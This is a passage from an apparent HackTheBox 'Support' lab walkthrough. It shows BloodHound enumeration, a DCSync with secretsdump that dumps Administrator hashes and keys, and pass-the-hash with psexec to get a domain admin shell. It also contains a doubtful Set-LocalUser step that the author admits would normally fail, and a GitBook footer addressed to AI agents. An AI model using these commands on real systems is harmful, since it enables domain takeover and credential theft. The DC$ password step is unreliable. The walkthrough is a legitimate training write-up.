At this stage, manual enumeration would become increasingly difficult, so the next logical step was to use BloodHound to map Active Directory relationships and identify potential privilege escalation paths.
**Bloodhound**
To identify privilege escalation paths inside the domain, BloodHound data collection was performed using the compromised `support` account.
```
alhamrizvi@alhams-fedora:~/HTB/support$ bloodhound-python -u support -p 'Ironside47pleasure40Watchful' \
-d support.htb -ns 10.129.51.191 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 48S
```
This command authenticated to Active Directory and collected information about:
* Users
* Groups
* Computers
* Group Policies
* Organizational Units
* ACL relationships
* Sessions
* Delegation settings
The enumeration completed successfully.
Some important observations from the output:
```
INFO: Found 1 computers
```
This indicated that the environment was extremely small and likely consisted only of the Domain Controller itself.
BloodHound also successfully authenticated using Kerberos:
```
INFO: Getting TGT for user
```
and connected directly to the LDAP service on:
```
dc.support.htb
```
The `-c All` collection option ensured that all supported Active Directory data was gathered for later analysis inside the BloodHound interface.
After importing the BloodHound data and continuing enumeration from the WinRM shell, Active Directory information about the Domain Controller computer account was queried using PowerShell.
```
*Evil-WinRM* PS C:\Users\support\Desktop>
Get-ADComputer -LDAPFilter "(dNSHostName=dc.support.htb)" -Properties sAMAccountName,distinguishedName,servicePrincipalName,userAccountControl
DistinguishedName : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName : dc.support.htb
Enabled : True
Name : DC
ObjectClass : computer
ObjectGUID : afa13f1c-0399-4f7e-863f-e9c3b94c4127
SamAccountName : DC$
servicePrincipalName : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/dc.support.htb, ldap/dc.support.htb/ForestDnsZones.support.htb, ldap/dc.support.htb/DomainDnsZones.support.htb, DNS/dc.support.htb...}
SID : S-1-5-21-1677581083-3380853377-188903654-1000
userAccountControl : 532480
UserPrincipalName :
*Evil-WinRM* PS C:\Users\support\Desktop>
Set-LocalUser -Name 'DC$' -Password (ConvertTo-SecureString "NewPass123!" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users\support\Desktop>
```
This command uses the Active Directory PowerShell module to search for a computer object whose DNS hostname matches:
```
dc.support.htb
```
The command also requested additional properties that are not displayed by default.
The important parts of the output were:
```
SamAccountName : DC$
```
This confirmed that the Domain Controller machine account was named:
```
DC$
```
In Active Directory, computer accounts always end with a `$` symbol.
Another important field was:
```
servicePrincipalName : { ldap/dc.support.htb, DNS/dc.support.htb ... }
```
The `servicePrincipalName` (SPN) values identify services associated with the machine account and are heavily used by Kerberos authentication.
The output also showed:
```
userAccountControl : 532480
```
This value defines properties and permissions associated with the account, such as whether it is a workstation, server, trusted system, disabled account, and more.
After identifying the computer account, another PowerShell command was executed:
```
Set-LocalUser -Name 'DC$' -Password (ConvertTo-SecureString "NewPass123!" -AsPlainText -Force)
```
This command attempts to modify the password of a local Windows account.
Breaking it down:
```
Set-LocalUser
```
is used to modify local user accounts on Windows systems.
The parameter:
```
-Name 'DC$'
```
targets the account named `DC$`.
The password is converted into a secure string using:
```
ConvertTo-SecureString "NewPass123!" -AsPlainText -Force
```
because PowerShell requires passwords to be stored in a protected format before applying them.
However, there is an important detail here:
```
DC$
```
is not actually a local user account — it is the Active Directory computer account for the Domain Controller.
So this command would normally not be the proper method to reset a domain computer account password. `Set-LocalUser` only works against local SAM accounts on the current machine, not against Active Directory computer objects.
In simple terms:
* `Get-ADComputer` was used to retrieve information about the Domain Controller machine account
* `Set-LocalUser` attempted to change the password for an account named `DC$`
* But `DC$` is a domain computer account, not a local Windows user account
After abusing the machine account scenario and setting a known password for the `DC$` computer account, the next step was to authenticate as the Domain Controller account and perform a DCSync attack using Impacket's `secretsdump.py`.
```
alhamrizvi@alhams-fedora:~/HTB/support$
secretsdump.py 'support.htb/DC$:NewPass123!'@10.129.51.191 -just-dc-user Administrator
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f5301f54fad85ba357fb859c94c5c31a6abe61f6db1986c03574bfd6c2e31632
Administrator:aes128-cts-hmac-sha1-96:678dcbcbf92bc72fd318ac4aa06ede64
Administrator:des-cbc-md5:13a8c8abc12f945e
[*] Cleaning up...
```
The output revealed the NTLM hash for the `Administrator` account.
```
Administrator:500:
aad3b435b51404eeaad3b435b51404ee:
bb06cbc02b39abeddd1335bc30b19e26
```
The important part was the NT hash:
```
bb06cbc02b39abeddd1335bc30b19e26
```
Additional Kerberos AES keys were also recovered.
```
Administrator:aes256-cts-hmac-sha1-96
Administrator:aes128-cts-hmac-sha1-96
```
At this point, full Domain Administrator credential material had been obtained.
Instead of cracking the password hash, Pass-the-Hash authentication was used directly with Impacket’s `psexec.py`.
```
alhamrizvi@alhams-fedora:~/HTB/support$ python3 /usr/local/bin/psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26' \
Administrator@10.129.51.191
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.129.51.191.....
[*] Found writable share ADMIN$
[*] Uploading file QvsGldEe.exe
[*] Opening SVCManager on 10.129.51.191.....
[*] Creating service FQbr on 10.129.51.191.....
[*] Starting service FQbr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32> cd C:\Users\Administrator\Desktop>
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
R3DACTED
C:\Windows\system32>
```
At this stage, full Domain Administrator access had been achieved, completing the compromise of the Active Directory environment.
Ok gotta go bye lol!
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/support-htb-hackthebox-walkthrough-or-by-alham-rizvi.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.